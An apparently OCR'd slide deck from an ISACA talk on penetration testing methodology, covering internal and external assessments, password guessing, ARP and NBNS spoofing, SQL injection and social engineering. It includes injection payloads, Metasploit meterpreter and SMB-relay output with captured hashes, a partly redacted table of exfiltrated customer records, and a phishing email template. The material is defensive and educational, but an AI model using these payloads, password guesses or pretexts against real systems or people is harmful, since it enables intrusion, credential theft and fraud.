Penetration Testing

ISACA - Atlanta

Candice Moschell

Sr. Information Security Consultant

Crowe Horwath LLP

Email: Candice.Moschell@crowehorwath.com


Agenda

- Pen Testing Methodology
- Vulnerability Assessments vs. Penetration Testing
- Approaches
- Internal Penetration Assessments
- Layered Security Approach
- Common Attacker Methods
- Password Security
- Network Architecture
- Physical Security & Security Awareness
- Isolation/Mitigation of Known Vulnerabilities

Penetration Testing – External vs. Internal

- External Assessment
  - Perspective: Assessing from across the Internet
    - (Example: Hackers from Russia/China, Attacker in their basement)
  - Must break through firewalls and intrusion detection/prevention systems
  - External Threats – Largest Attack Population

- Internal Assessment
  - Perspective: Inside the corporate network
    - (Example: Access an employee has)
  - Already past the perimeter firewall



Penetration Testing – Methodology

- Layer 1 – Reconnaissance
  - Public Information Gathering – Learn about the target
    - Port Scans – Learn about the technology used
    - Compile a list of all targets
- Layer 2 – Assess Targets
  - External: Web Servers and Applications, Mail, DNS, VPN
  - Internal: OS Patching, Database Configuration, Password Analysis
- Human Layer
  - Social Engineering Testing
    - Email, Telephone, In Person
  - Document Disposal - A.K.A Dumpster Diving
  - Stories from the field (Tale #1)

Vulnerability vs. Penetration Assessments


- What is a Vulnerability Assessment?
  - Lists out ***potential*** security issues.
  - Does not take into account business impact.
    - Test System vs. Production System?

- What is a Penetration Assessment?
  - Elimination of False Positives
  - Business Impact Analysis of Vulnerabilities - (Proves Risk)
  - Links multiple vulnerabilities to explore real risk

- What are they not?
  - A 100% identification of all vulnerabilities.
  - A continual analysis of security posture
    - Point in time assessment

Not a Vulnerability Assessment

- Linking Vulnerabilities & Performing Layered Analysis



Technical Attack Vectors: Domain Administrative Access

Access Levels: Level 1 Level 2 Level 3 Level 4 Level 5 Level 6

Internal Network Access

Traffic Redirection

Local Access

Operating System Patching

Application Patching

Password Management

Accounts With Elevated Privileges

Internal Network Access

Intercepted Network Credentials

Intercepted SQL Credentials

MS SQL Databse

Share Domain Password Hashes

Critical Missing Patch

Oracle Database

Backup Exec

MS SQL Default Password

Obtain Local Password Hashes

Local Password Reuse

Services With Elevated Privileges

Domain Administrator

Pen Testing Approach

- White vs. Grey vs. Black Box Approach

- Descriptions:
  - Black – No Knowledge of Infrastructure
  - Grey – Limited Knowledge of Infrastructure
  - White – Collaboration with IT Department

- No service provider should ever perform a purely Black Box approach
- How much information is enough?
- Depends on goals of the assessment…

White vs. Grey Approach

- **Grey Box Benefits**
- Testing of Incident Response Plan
- Testing of IDS/IPS devices*
  - Where should they alert?
  - EPA vs. IPA
- Clean Report…

- **White Box Benefits**
- Less Layer 1 activities
- Efficiencies in Layer 2
- More in depth coverage
- Targeting of specific systems
- Business Impact Analysis
  - Translation of Risk

How do we Facilitate a “Whiter” Approach?

- Confirmation of subnets and scope early in the assessment.
  - These activities will be performed regardless, the key is WHEN.
- Collaboration with IT on subnets that are sensitive in nature
  - This can work both ways, either to test or to avoid.
- Use of individuals who are familiar with the infrastructure
  - Independence is not always a good thing.
- Remember, assessments are typically performed with the restriction of time.
  - Attackers do not have this constraint.
- The most efficient use of time is at the core of receiving value from the assessment.

How Do I Get the Best Value?

- Items to consider:
  - Can I take a collaborative effort? White Hat/Black Hat/Grey Hat
  - Scope – Do I want an exhaustive analysis? Will a sample approach suffice?
    - Do I want to test Incident Response or detective controls within IT?
  - Do I want to test both people & technology?
    - Social Engineering: Who do I test? (Repeat Offenders, Various Titles, Geographic locations?)
  - Do I want an authenticated approach?
    - Spending less time on layer 1 allows for more analysis spent on security layer 2 and allows for better business impact analysis

Layer One: How do typical attackers gain access?

- Password Management: Weak /Default Passwords
- Network Architecture: Traffic Interception
- Patch Management: Un-Patched Systems
- Security Awareness: Social Engineering
- Vendor Management: Controls on Vendor Systems

Internal Penetration Assessment (IPA)

- Step One:
  - Need to identify what ranges and systems are in use
    - Passive Monitoring
    - ICMP Scans, Port Scanning, NetBIOS Enumeration, etc
  - Build Master Target List – List of all identified systems and services
  - Start connecting to each service

- Windows Environments
  - IPC$ - Default share in Windows can provide:
    - Users
    - Groups
    - Password Policy

Attack Vector #1: Weak Passwords

- Network level credentials – Windows Active Directory

- Password Guessing: If you had to guess 5 common passwords
  - <**Blank**>
  - <**Joe**>
  - **password**
  - <Company Name>
  - <Company City>


- What if complexity is enabled (Upper case, Lower case, numbers, special characters)
  - Best Guesses?

Top 5 Passwords – Complexity Enabled

- Password1
- Season+Year (Fall2013, Autumn13,etc)
- Month+Year(September13)
- CompanyName123
- Initial Passwords Created by IT/Helpdesk usually incremented by 1
    - Not helping user training!!!!


Attack Vector #2: Network Architecture

- Man-in-the-Middle (MitM)
  - Identify Hosts on local area network
  - Select Targets (Computer A & Computer B)
  - Enable Forwarding/Routing on attacking machine in order to allow continued communication
  - Active Network Sniffer
  - Send false ARP Packets to change ARP Table Entries for Each Computer
- Tools: Cain and Ettercap
- Mitigation
  - Proper VLANS - Reduces exposure
  - DHCP snooping
  - Dynamic ARP inspection
  - Anti-Mac Spoofing (Vendor Specific)



Attack Vector #3: Network Architecture

- NBNS Spoofing (NetBIOS/LLMNR)
  - Set up a NBNS Listener and reply with a spoofed reply
  - Set up fake service to capture credentials
  - After capturing encrypted credentials, send to a GPU cracker
- Tools: Metasploit/Responder and a GPU cracker
- Mitigation
  - Turn off NetBIOS and LLMNR
  - Proper VLANS
  - Block unnecessary outbound traffic!



```
  Id  Name
  --  ----
  1   Exploit: multi/handler

msf  exploit(handler) > jobs

Jobs
====

  Id  Name
  --  ----
  1   Exploit: multi/handler

msf  exploit(handler) >
[*] Sending stage (752128 bytes) to 10.1.10.154
[*] Meterpreter session 2 opened (10.1.1.129:4444 ->

msf  exploit(handler) > session -i 2
[-] Unknown command: session.
msf  exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[*] 10.1.10.154 - Meterpreter session 2 closed.  Reas

msf  exploit(handler) > sessions -l

Active sessions
===============

No active sessions.

msf  exploit(handler) >
```

```
[*] Authenticating to 10.1.10.154 as [redacted]mpepin...
[*] AUTHENTICATED as [redacted]\mpepin...
[*] Ignoring request from 10.1.10.154, attack already in progress.
[*] Sending Access Denied to 10.1.10.53:50377 [redacted]mpepin
[*] Received 10.1.10.53:50374 [redacted]mpepin LMHASH:9e88e1a531933267c35df718732921
[*] Authenticating to 10.1.10.154 as [redacted]mpepin...
[*] AUTHENTICATED as [redacted]\mpepin...
[*] Ignoring request from 10.1.10.154, attack already in progress.
[*] Sending Access Denied to 10.1.10.53:50374 [redacted]mpepin
[*] Received 10.1.10.53:50374 [redacted]mpepin LMHASH:9e88e1a531933267c35df718732921
[*] Authenticating to 10.1.10.154 as [redacted]mpepin...
[*] AUTHENTICATED as [redacted]mpepin...
[*] Ignoring request from 10.1.10.154, attack already in progress.
[*] Sending Access Denied to 10.1.10.53:50374 [redacted]mpepin
[*] Received 10.1.10.53:50374 [redacted]mpepin LMHASH:9e88e1a531933267c35df718732921
[*] Authenticating to 10.1.10.154 as [redacted]mpepin...
[-] Failed to authenticate as [redacted]mpepin...
[*] Sending Access Denied to 10.1.10.53:50374 [redacted]mpepin
[*] Received 10.1.10.53:50380 [redacted]mpepin LMHASH:47232fa33e2ff95aca683cba8d1f78
[*] Authenticating to 10.1.10.154 as [redacted]mpepin...
[*] AUTHENTICATED as [redacted]mpepin...
[*] Ignoring request from 10.1.10.154, attack already in progress.
[*] Sending Access Denied to 10.1.10.53:50380 [redacted]epin
jobs

Jobs
====

  Id  Name
  --  ----
  0   Auxiliary: spoof/nbns/nbns_response
  10  Exploit: windows/smb/smb_relay

msf  exploit(smb_relay) > jobs -k 10
Stopping job: 10...

[*] Server stopped.
msf  exploit(smb_relay) > exploit -j
[*] Exploit running as background job.

[*] Server started.
msf  exploit(smb_relay) >
```


Layer 2: Once We Are Authenticated

- Password Reuse: What can we access?
  - Network Folders (IT, HR)
    - Local Admin Access Anywhere?
  - Servers?
  - Core Applications?
- How?
  - Scan for local admin access – (NMAP NSE)
  - Pull password hashes (not just local but mscache and LSA secrets)
  - Service Management: Look for elevated services
  - Pass-the-hash – No need to crack NTLM passwords
- Objective!!!!
  - Obtain access to core business processes
  - Sensitive Data

Layered Approach

- L1 –Internal Network Access
- L2– Weak passwords provide access to a SQL Database server running Application A.
- L3 – Leverage weak password to access DB and jump to Server OS to obtain hashes
- L4 – Identify other systems on the network that use the same local Administrator password
- L5 – Steal Credentials of a Service Running as Domain Administrator

Implication: Weak password provides admin access to all Windows systems on the internal network



What is the Real Risk?


- Must focus on the ***REAL*** risk to the infrastructure and business
  - This is a penetration assessment
- Factors:
  - Type of unauthorized access acquired
  - Information (and level of sensitivity) that is accessible
  - Additional system access – (Privilege escalation)
  - Exposure population
  - Difficulty of exploitation (often not considered)

External Penetration Assessment

- Step One:
  - Perform ARIN and WHOIS lookups to identify potential websites and IP addresses.
  - DNS Records for additional hosts
  - Internet searches for other information about the company
- Step Two:
  - Perform port scans to identify all devices/ports.
  - Assess!!!

Attack Vector #1: SQLi


- Manipulation of insecure application code
  - Input forms not sanitized from unexpected characters



-: Administrator Login :-

Username : hi' or 1=1--


Password : ●●●●●●●●●●●●



Username: ‘; DROP TABLE Users; /*

Password: */--

Data Exfiltration




	B	C	D	E	F	G	H
1	NAME	ADDRESS	PHONE	EMAIL	BALANCE	DATEOPEN	SSN
2	EMILY [redacted]	606 WIN [redacted]	205979 [redacted]		2158.37	4/12/2010	456 [redacted]
3	BILLIE [redacted]	2385 DOL [redacted]	205823 [redacted]		6780.78	4/13/2010	510 [redacted]
4	JOSEP [redacted]	191 CROS [redacted]	205678 [redacted]		82.13	5/5/2010	418 [redacted]
5	SHAY [redacted]	LEEDS AL [redacted]	205789 [redacted]		584.31	4/30/2010	424 [redacted]
6	SAND [redacted]	MARIETT [redacted]	770565 [redacted]		485	4/21/2010	420 [redacted]
7	GING [redacted]	BIRMING [redacted]	205991 [redacted]	gcurvin@ [redacted]	994.71	5/6/2010	424 [redacted]
8	CYNT [redacted]	BIRMING [redacted]	205492 [redacted]	cmarsha [redacted]	14075	6/1/2010	587 [redacted]
9	JAMA [redacted]	HOOVER [redacted]	205913 [redacted]	JAMALA [redacted]	2050	6/7/2010	418 [redacted]
10	JOHN [redacted]	5432 SUN [redacted]	205991 [redacted]		60276.69	4/29/2010	409 [redacted]
11	LORET [redacted]	THORSBY [redacted]	205688 [redacted]	lorettah [redacted]	2.81	4/13/2010	420 [redacted]
12	ROBE [redacted]	109 GREE [redacted]	205621 [redacted]		2536.84	4/14/2010	417 [redacted]
13	JANIC [redacted]	235 GRA [redacted]	205621 [redacted]		5637.39	4/15/2010	421 [redacted]
14	JACQ [redacted]	235 GRA [redacted]	205621 [redacted]		8678.38	4/15/2010	417 [redacted]
15	JONA [redacted]	492 CAM [redacted]	205329 [redacted]	JONOGR [redacted]	8.46	5/21/2010	417 [redacted]
16	REBEC [redacted]	2172 HIG [redacted]	205621 [redacted]	BAMABA [redacted]	471.79	5/25/2010	252 [redacted]
17	SAND [redacted]	HOOVER [redacted]	205249 [redacted]	SSIDWEL [redacted]	1861.79	6/2/2010	418 [redacted]

- What’s the easiest way to obtain internal network access?

Physical Security and Social Engineering

Social Engineering (Security Awareness)

- Internal Perspective
  - Reconnaissance – Attempt to identify public information about the company
    - Internet searches (Linkedin, Jigsaw)
    - Dumpster Diving
  - Physical Surveillance of locations to be tested
    - Building layout, Guards, Keycard access, etc
  - Social Engineering
    - Spoofing emails to management/receptionist
    - Common Ploys



THE NEW PAPER/Wednesday, October 6, 2004

SINGA

Hacker's polite approach works like a charm

BY ARUL JOHN
tnp@sph.com.sg

reveal computer system passwords during happy hours.

Last year, he said computer fraud,

Social Engineering

- If access is gained what do we do?
  - Drop a mini computer and leave?
  - Attempt to access the network with own laptop?
  - Access workstations and dump hashes
  - Paper documents

- Tales from the field

Physical Security : During and After Hours

- Attempting to gain access after business closes
  - Physical Security
    - Lock picking (Real Picks, Bump Keys, Hotel Key Cards, Coat Hangers)
    - Motion sensor trickery
    - Elevators
  - Social Engineering
    - Cleaning Crew
    - Guards
    - Shred Vendors

Bump Keys

Picks

Social Engineering (EPA)

- Telephone
  - Literally talking to someone over the phone
  - Name dropping and reconnaissance is very important
  - Working for/with departments that scare employees
    - IT, Audit, HR, etc.
- Email
  - Secure Email
  - Website Violation Email
  - Customer Survey Results
  - Attached Trojan Horse, Malicious Link

- Objective
  - Remote Access (Email, VPN, Workstation)
  - Credentials
  - Sensitive Data!!!!

Example Email – Internet Acceptable Use Policy

$Name$,

Our web traffic monitoring service has reported that your account has visited potentially malicious web sites, including sites that are restricted per ABC's Acceptable Use Policy.

